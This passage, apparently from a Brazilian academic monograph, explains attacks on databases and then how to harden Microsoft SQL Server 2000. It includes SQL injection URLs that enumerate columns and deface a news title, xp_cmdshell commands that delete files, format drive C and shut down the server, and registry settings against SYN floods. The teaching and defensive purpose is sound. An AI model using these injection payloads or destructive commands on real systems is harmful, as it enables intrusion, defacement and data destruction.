[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Noticias.Cod_Noticia' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/noticias.asp, line 152

Notamos que a mensagem de erro, está nos informando que a tabela utilizada pelo sistema é “Noticias”, e o primeiro campo da tabela é “Cod_Noticia”

Continuando o ataque, colocando-se a clausula de agrupamento utilizando-se o campo encontrado, ficará assim:

- http://www.meusite.com/noticia=65 **group by Noticias.Cod_Noticia**

O erro retornado pelo servidor informa o próximo campo da tabela, no caso, o campo “Tit_Noticia”.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Noticias.Tit_Noticia' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/noticias.asp, line 152

O ataque pode ser executado até a descoberta de todos os campos da tabela, e partindo para a desfiguração do site, o atacante poderá alterar os dados da notícia, como no

exemplo a seguir que altera o título da notícia para a frase “O site foi crackeado por Evil Death”.

- http://www.meusite.com/noticia.asp?cod_noticia=65+update+Noticias+set+Tit_Noticia=' O site foi crackeado por Evil Death’

5.2.3 Exploração do comando XP_CMDSHELL

O SQL Server 2000 conta com inúmeras “*Stored Procedures*” estendidas, funções que executam ações do sistema operacional tendo como elemento acionador scripts SQL, no caso a existência do procedimento XP_CMDSHELL pode ser muito útil aos administradores, porém a falha de segurança apresentada pode ser explorada por um atacante, com resultados desastrosos.

O referido procedimento gera uma Shell de comandos do Windows e passa uma cadeia de caracteres para execução, é equivalente a utilização do comando “executar” do sistema operacional, sua utilização por meios normais é muito útil, pois se podem criar diretórios, arquivos, renomeá-los, e apagá-los, dentre outras funções úteis, como no exemplo a seguir, que lista os arquivos ”.exe” no diretório:

```
EXEC xp_cmdshell 'dir *.exe';
GO
```

Quando se utiliza do comando xp_cmdshell em um ataque de SQL Injection, podemos utilizar de vários comandos, desde criar e apagar arquivos do servidor, até mesmo formatar o disco rígido, como nos comando a seguir.

EXEC master..xp_cmdshell ‘del c:\arquivo.txt’ -- deletar arquivo

EXEC master..xp_cmdshell ‘format c: /y’ -- formatar partição C

EXEC master..xp_cmdshell ‘net send * Seu banco foi deletado!’ -- mostra aviso nas estações

EXEC master..xp_cmdshell ‘shutdown -l’ – Reiniciará o servidor

Este tipo de ataque é o mais perigoso que se pode explorar, visto que pode comprometer todo o sistema em poucos comandos. Se o banco de dados compartilharem com um controlador de domínios, o atacante poderá inclusive criar um usuário e senhas para o sistema, e acessar todas as funções do equipamento

5.3 Buffer Overflow

A palavra inglesa *overflow* significa “transbordamento” ou “inundação”, a falha conhecida como *“Buffer Overflow”* tecnicamente consiste em armazenar em um buffer de tamanho fixo, dados maiores que o seu tamanho.

Quando um programa é executado em um computador a seqüência das instruções que deverão ser seguidas, endereços, variáveis, constantes estão armazenados na memória, para que não ocorram problemas a memória é dividida em áreas denominadas *“buffers”*. Cada *“buffer”* é dividido em células conhecidas como “endereços de memória”,

cada endereço assume o valor de um bit, o *overflow* acontece quando se tenta escrever um bit, em um endereço de memória utilizado por outra informação, o comportamento normal nessa situação é o travamento da aplicação (*"crash"*).

Um programa simples segue uma única linha de execução, uma instrução após a outra, sem desvios, mas a maioria dos programas utiliza-se de sub-rotinas, que podem ser executadas várias vezes, quando uma sub-rotina é invocada o endereço de retorno é guardado e na conclusão o sistema retorna ao ponto da memória que solicitou a função, esses endereços de retorno são gravados em uma área da memória chamada de Pilha (*"stack"*).

"Crackers" costumam se aproveitar dessas falhas quando forçam um aplicativo ao transbordamento do buffer, inserindo um valor maior que o esperado pela função, os bits que excederam ao buffer poderão sobrescrever a pilha e destruir o endereço de retorno da função. Se o atacante dessa forma alterar o endereço de retorno para em código por ele injetado (*"exploit"*), que execute tarefas arbitrárias, com os privilégios do usuário que executa o programa vulnerável e no seu fim retorne ao endereço correto, o equipamento ou o aplicativo não trava, e a instrução maliciosa foi executada sem a percepção do usuário.

5.4 Ataque de Negação de Serviço

Um ataque de Negação de Serviço, também conhecido como DOS *(Denial of Service)*, consiste em tornar um recurso de um sistema indisponível aos usuários. São normalmente direcionados a servidores WEB na intenção de tornar as páginas de internet hospedadas indisponíveis. Os ataques DOS comumente não são invasivos e não causam perda de dados.

Um ataque comum utiliza-se de uma característica do protocolo TCP/IP, conhecido como *"SYN Flooding"*, quando um computador tenta se conectar com o servidor utilizando-se de um sinal TCP conhecido por SYN (*Synchonize*). O servidor responde ao chamado com um sinal chamado ACK (*Acknowlegment*), se houver mais solicitações que o servidor puder responder, o sistema ficará indisponível a novas conexões.

A evolução do ataque ocorre quando o atacante utiliza-se de milhares de computadores simultaneamente para sobrecarregar uma determinada máquina ou rede, vários sites conhecidos já fora alvo desse ataque, como CNN, Yahoo, Ebay e a própria Microsoft, essa modalidade é chamada de DDOS,(*Distributed Denial of Service*), ALECRIM(2004).

Para o sucesso desse tipo de ataque, os *crackers* necessitam de uma quantidade imensa de computadores, alvos comuns são as redes acadêmicas e de grandes empresas, a primeira parte do ataque consiste na contaminação dos sistemas com vírus que podem se auto-replicar pela suas redes, em seguida, todas as estações contaminadas executam o ataque simultaneamente ao alvo escolhido, como o número de usuários conectados a servidores web é limitado, o aumento repentino de solicitações pode sobrecarregar as conexões, podendo chegar a travar ou reiniciar o servidor.

Tanto um ataque DOS ou DDOS são de difícil prevenção, devido às características não invasivas, equipamentos como detectores de intrusão (IDS) e *firewalls* podem auxiliar, mas não impedir as conseqüências do ataque. Um exemplo de reação a esse tipo de ataque é a alteração do servidor WEB da página no momento do ataque

CAPÍTULO 6 – CONFIGURAÇÃO DE UM BANCO DE DADOS SEGURO

Ao longo desse capítulo exemplificaremos as formas de proteção a ataques comuns que afetam bancos de dados, a proposta está em utilizar técnicas de defesa implantadas diretamente no SGBD, utilizando de suas ferramentas nativas, ou atualizações de segurança propostas pelo fabricante. A atribuição da segurança ao SGBD tem como objetivo a obtenção de um sistema de Banco de dados intrinsecamente seguro, em que a aplicação que acessa o banco poderá até falhar, mas não afetará os dados e o sistema devido aos bloqueios nativos e práticas aplicadas.

Nesse ponto cabe salientar que a segurança deve ser implementada em todos os níveis dos sistemas, a idéia de proteção nativa agrega mais confiabilidade e segurança, e tem a vantagem do isolamento de possíveis falhas de segurança, que devido à metodologia proposta minimiza a propagação ao longo do processo. A proteção intrínseca previne também falhas advindas de novas tecnologias agregadas, que devem se adaptar aos padrões existentes para seu correto funcionamento.

O SGBD utilizado nos exemplos será o Microsoft SQL Server 2000, que apesar estar disponível há certo tempo no mercado e sua versão atual já se encontrar na 2008, ainda é muito utilizado nas organizações, devido a sua robustez, velocidade e pelo fato de não necessitar de hardware extremamente poderoso, razões estas que justificam sua utilização nos dias atuais. O alto investimento na atualização dos SGBDs pode acarretar em efeitos indiretos que envolveriam a substituição dos servidores, a atualização dos bancos de dados e sistemas legados, o treinamento dos funcionários nas novas funções agregadas nas novas versões. Não

raramente as atualizações de servidores de bancos de dados são executadas conjuntamente a modernização dos sistemas, que atribuem novas funcionalidades disponibilizadas, uma atualização de versão em um banco de dados pode acarretar num gasto imediato desnecessário justificado pela subutilização do novo SGBD, ou mesmo uma incompatibilidade dos aplicativos legados.

Devemos considerar durante a instalação de um servidor de banco dados os mesmos cuidados atribuídos aos demais equipamentos de rede, acrescido de práticas específicas à segurança dos dados armazenados. As recomendações aqui apresentadas contemplam ações antes, durante e depois da instalação do servidor, que procuram minimizar as vulnerabilidades físicas e lógicas específicas do SQL Server, mas com algumas adaptações, poderão ser implementados em qualquer SGBD do mercado.

As recomendações apresentadas, salvo quando informada a fonte, estão disponíveis no “Centro de Orientações de Segurança” da Microsoft, fabricante do sistema apresentado, acessível através, no documento denominado: Protegendo seu Servidor de Banco de Dados, publicado em 24 de Maio de 2004.(MICROSOFT, 2004)

6.1 Instalação física

Antes da instalação do SQL Server, o primeiro passo é executar uma criteriosa análise da localização física do servidor, minimizando os riscos de ataques diretos ao sistema, a sala onde ficará instalado o servidor deverá ser de acesso exclusivo a pessoas autorizadas, a utilização de “racks” com chaves disponíveis apenas aos administradores de

bancos de dados (DBAs) também pode ser considerada, acrescentando um item de segurança física ainda mais específico.

Sistemas de refrigeração, detecção de inundação e incêndio monitorados são imprescindíveis, princípios de incêndio podem ser combatidos com modernos sistemas autônomos, que utilizam gás carbônico como agente extintor de incêndios, e não danificam os equipamentos não atingidos pelo fogo.

Nunca conecte o servidor diretamente a Internet, e sim em uma zona segura da intranet corporativa, protegido por *firewalls,* bloqueando todo o tráfego e admitindo seletivamente apenas conexões necessárias à disponibilidade dos serviços presentes. Em um domínio Windows, os *firewalls* internos deverão permitir apenas a autenticação integrada do sistema Windows.

Execute serviços separados de SQL Server em contas separadas do Windows, e sempre que possível utilize contas de usuário local com poucos privilégios para cada serviço separadamente, assim se houver o comprometido de um serviço, não poderá afetar os demais.

Instale o SQL Server em partições NTFS que tem por padrão opções de segurança como lista de controles de acesso a arquivos e diretórios (ACLs). Durante a instalação o SQL Server definirá ACLs apropriadas em chaves de registro. Existe a previsão de futuras versões do SQL Server não darem suporte a instalação em sistemas FAT.

Protocolos desnecessários devem ser desabilitados nos servidores de perímetro, como NetBIOS e SMB

O NetBIOS utiliza as seguinte portas:

- UDP-137 – (Serviço de nome do NetBIOS);
- UDP-138 – (Serviço de datagrama do NetBIOS);
- TCP-137 – (Serviço de sessão do NetBIOS).

O SMB utiliza as seguintes portas:

- TCP-139;
- TCP-445;

Faça *backups* dos dados e configurações dos servidores regularmente, os arquivos devem ser armazenados em local externo, longe dos servidores, e preferencialmente devem ser automáticos, o serviço *SQL Server Agent*, juntamente ao serviço *DB Maintenance Plans*, executam a tarefa de *backups*. Um ponto a ponderar é que o esse backup estará armazenado no servidor de produção, devendo ser o mais rapidamente possível deslocado ao seu local definitivo.



Figura 14 - DB Maintenance Plan

Testes de funcionalidade da recuperação de *backups* devem ser executados com freqüência, prevenindo as falhas possíveis na recuperação dos dados, problemas nas mídias e procedimentos, uma boa prática é medir o tempo de recuperação e implementar melhorias no procedimento para diminuir o tempo de indisponibilidade

Soluções mais avançadas podem ser utilizadas, como arranjos RAID para os arquivos de bancos de dados, isolando falhas nos discos, e sistemas replicados, que direcionam o processamento dos dados a servidores redundantes, podendo também ser utilizados no balanceamento de carga.

6.2 Instalação do servidor

A escolha do sistema operacional que hospedará o servidor de banco de dados deve ser corretamente estudada, o recomendado é uma instalação “limpa”, utilizando-se somente dos recursos necessários para o correto funcionamento do SGBD, recomenda-se fortemente que não se compartilhe o servidor de banco de dados com outras funções, como servidores web e controladores de domínios, devido a possibilidades de vulnerabilidades nesses serviços exporem o banco de dados a riscos desnecessários,

Após a instalação do sistema operacional do servidor, é necessária a instalação de todas as correções de segurança recomendadas pelo fabricante do SO, a instalação de atualizações cumulativas, conhecidas como *“Service Packs”*, deve ser analisada criteriosamente, pois um pacote de correções recente deve ser primeiramente testado antes de ser colocado em produção, devido à possibilidade de incompatibilidades e possíveis novas falhas de segurança. Após a instalação do SO e configuração dos *Firewalls*, proceda a

instalação dos programas de suporte como antivírus, caso a topologia da rede o faça necessário. Devem-se instalar apenas os aplicativos necessários ao funcionamento do SGBD na rede, e nada mais, minimizando as possibilidades de falhas de seguranças em aplicativos desnecessários.

Durante a instalação do SQL Server, vários cuidados devem ser tomados para minimizar vulnerabilidades de segurança, um passo a passo para uma instalação segura será demonstrada a seguir, será apresentado um processo de instalação de um SQL Server 2000, na sua versão *"Evaluation"*, utilizada para avaliação e treinamento, na instalação da versão para servidores haverá poucas diferenças, voltadas a inclusão das chaves de registro.



Figura 15 - Início da Instalação do SQL Server 2000

No início do processo de instalação, que é bastante simples, selecionamos a opção *"SQL Server 2000 Components"*, o processo se dará seqüencialmente, demonstraremos somente as opções que interferem na segurança, que é o foco do trabalho.

Utilizaremos a instalação personalizada *(Custom)*, pois nos permite a escolha das opções necessária a implementação da segurança do sistema.



Figura 16 - Opções de Instalação do SQL Server 2000

Assegure-se de instalar SGBD em um volume diferente ao sistema operacional, isolando-o, essa prática também auxiliará no momento da criação de *backups* da configuração do servidor, Aconselha-se também a criação de um volume independente para o armazenamento dos dados.

Durante a instalação dos componentes, alguns itens não devem ser instalados no servidor de produção, salvo real necessidade, são eles:

- Upgrade Tolls (Usados para a atualização de versões anteriores);
- Replication Support (Scripts e binários usados em replicação – somente instale se for utilizar a replicação);
- Full Text Search (Pesquisa de textos completos – instale somente se necessitar);
- Books On Line (Documentação – instale no servidor de testes somente);
- Development Tools (Auxilio a desenvolvedores);
- Code Samples (Exemplos para estudos).



Figura 17 - Instalação Personalizada do SQL Server 2000

Utilize sempre o modo de autenticação *"Windows Autentication Mode"*, utilize a autenticação do SQL Server se esta for absolutamente necessária, nesse caso utilize uma senha forte, de alto grau de complexidade para o usuário SA *(System Administrator)*, essa conta é o alvo principal dos ataques de detecção de senhas por força bruta e dicionário, note que existe a opção de utilizar a senha em branco (*Blank Password* – Não recomendada), como o próprio fabricante diz, nunca a utilize. As novas versões do SQL Server não apresentam mais essa opção.

Além das vantagens já descritas da autenticação Windows, podemos ainda acrescentar a utilização das diretivas de segurança do domínio aplicadas às senhas, o fato das credenciais não serem enviadas pela rede, e as seqüências de conexão dos serviços que se conectam ao SGBD não necessitarem de credenciais, diminuindo sua exposição.



Figura 18 - Opções de Autenticação do SQL Server 2000

6.3 Patches e atualizações

Sempre que uma vulnerabilidade de segurança ou falha no aplicativo é descoberta, o fabricante disponibiliza as correções para as falhas, conhecidas como *"patchs"*, uma coleção de várias *"patches"* agrupadas em apenas um arquivo é fornecida com nome de *"Service Pack"*, nesse momento o fabricante podem optar por incluir novas funcionalidades ao aplicativo. Recomenda-se fortemente que as atualizações sejam executadas sob o risco de algum invasor aproveitar-se de vulnerabilidades conhecidas, documentadas e ainda não corrigidas para um ataque.

Apesar da recomendação anterior, sempre que forem disponibilizadas atualizações críticas, uma boa prática será testar as atualizações em um servidor de testes e verificas a compatibilidade da aplicação com a correção, sempre é possível que as correções contenham ou criem novas falhas, que serão descobertas e corrigidas oportunamente.

No SQL Server, podemos utilizar do recurso MBSA *(Microsoft Baseline Security Analyser)* que detecta a falta de atualizações no Windows e no SQL Server, e efetua as alterações autorizadas nos aplicativos, o programa está disponível através do link:

- http://www.microsoft.com/technet/security/tools/mbsahome.mspx

6.4 Serviços

Para diminuir a exposição a ataques e riscos desnecessários, devemos desativar todos os serviços não utilizados, e devemos considerar a execução dos demais serviços com contas de baixo privilégio, e possivelmente um usuário para cada serviço.

Os quatro serviços a seguir são instalados em um servidor SQL Server, deve-se desativá-los no caso da não necessidade de utilização dos recursos:

- MSSQLSERVER (ou MSSQL$NomedaInstância para uma instância nomeada). Este é o mecanismo de banco de dados do SQL Server e é o único serviço obrigatório;
- SQLSERVERAGENT (ou SQLAgent$NomedaInstância para uma instância nomeada). Serviço de suporte, utilizado para o agendamento de comandos e notificação aos usuários;
- MSSQLServerADHelper. Integração do Active Directory;
- Microsoft Search. Pesquisa de texto completo.

O Serviço DTC (Coordenador de transações distribuídas) deve ser desativado caso não utilize replicação de servidores

6.5 Protocolos

Evitando a utilização de protocolos desnecessários, há uma considerável redução da área de ataque disponível, a recomendação é a utilizar somente do protocolo TCP/IP para as conexões. O aplicativo *"SQL Server Networ Utility"*, disponível na instalação do SQL Server oferece as opções necessárias a ativação ou não dos protocolos de rede disponíveis.



Figura 19 - Utilização do SQL Server Network Utility

O fortalecimento da pilha do protocolo TCP/IP é recomendado pela Microsoft para evitar ainda mais a possibilidade de ataques aos servidores Windows 2000, oferecendo proteção extra a ataques de negação de serviço e outros ataques baseados em rede,

as opções que serão apresentadas nunca deverão ser implantadas diretamente nos servidores de produção, pois alguns valores podem ser restritivos as conexões (MICROSOFT, 2004).

Um ataque SYN explora uma vulnerabilidade do mecanismo de estabelecimento de uma conexão TCP/IP. Para criar um ataque de sobrecarga de SYN, um invasor usa um programa para enviar uma sobrecarga de solicitações de SYN TCP para encher a fila de conexões pendentes no servidor. Isso impede que outros usuários estabeleçam conexões de rede.

Os passos para ativar a proteção ao ataque SYN são:

- Ativar a proteção contra ataques SYN

  Alterar a chave de registro:

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services.

  Nome do valor: SynAttackProtect

  Valor recomendado: 2

  Valores válidos: 0 – 2

  A opção faz com que o TCP ajuste a retransmissão de SYN–ACKS, forçando as respostas de conexão a atingem o tempo limite mais rapidamente no caso de um ataque de SYN.

- Definir limites de proteção

  Alterar as chaves de registro:

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

  Nome do valor: TcpMaxPortsExhausted

  Valor recomendado: 5

  Valores válidos: 0 – 65535

  Especifica o limite das solicitações de conexão TCP que precisam ser excedidas antes que a proteção de sobrecarga de SYN seja acionada

Nome do valor: TcpMaxHalfOpen

Valor recomendado: 500

Valores válidos: 100 – 65535

Quando SynAttackProtect é ativado, esse valor especifica o limite de conexões TCP no estado SYN_RCVD. Quando SynAttackProtect é excedido, a proteção de sobrecarga de SYN é acionada.

Nome do valor: TcpMaxHalfOpenRetried

Valor recomendado: 400

Valores válidos: 80 – 65535

Quando SynAttackProtect é ativado, esse valor especifica o limite de conexões TCP no estado SYN_RCVD para o qual pelo menos uma retransmissão foi enviada. Quando SynAttackProtect é excedido, a proteção de sobrecarga de SYN é acionada.

- Definir proteções adicionais:

  Alterar as chaves de registro:

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

  Nome do valor: TcpMaxConnectResponseRetransmissions

  Valor recomendado: 2

  Valores válidos: 0 – 255

  Controla quantas vezes um SYN-ACK é retransmitido antes de cancelar a tentativa ao responder a uma solicitação de SYN.

Nome do valor: TcpMaxDataRetransmissions

Valor recomendado: 2

Valores válidos: 0 – 65535

Especifica o número de vezes que o TCP retransmite um segmento de dados individual (não segmentos de solicitação de conexão) antes de anular a conexão.

Nome do valor: EnablePMTUDiscovery

Valor recomendado: 0

Valores válidos: 0, 1

Configurar esse valor para 1 (o padrão) força o TCP a descobrir a unidade de transmissão máxima ou o maior tamanho de pacote no caminho para um host remoto. Um invasor pode forçar a fragmentação de pacotes, o que sobrecarrega a pilha. Especificar 0 força o MTU de 576 bytes para conexões de hosts que não estão na sub-rede local.

Nome do valor: KeepAliveTime

Valor recomendado: 300000

Valores válidos: 80 – 4294967295

Especifica a freqüência com que o TCP tenta verificar se uma conexão ociosa ainda está intacta enviando um pacote de manutenção de funcionamento.

Nome do valor: NoNameReleaseOnDemand

Valor recomendado: 1

Valores válidos: 0, 1

Especifica não liberar o nome NetBIOS de um computador quando ele recebe uma solicitação de liberação de nomes.

- Proteger contra ataques de ICMP

Incluir ou alterara chave de registro:

HKLM\System\CurrentControlSet\Services\AFD\Parameters

Valor: EnableICMPRedirect

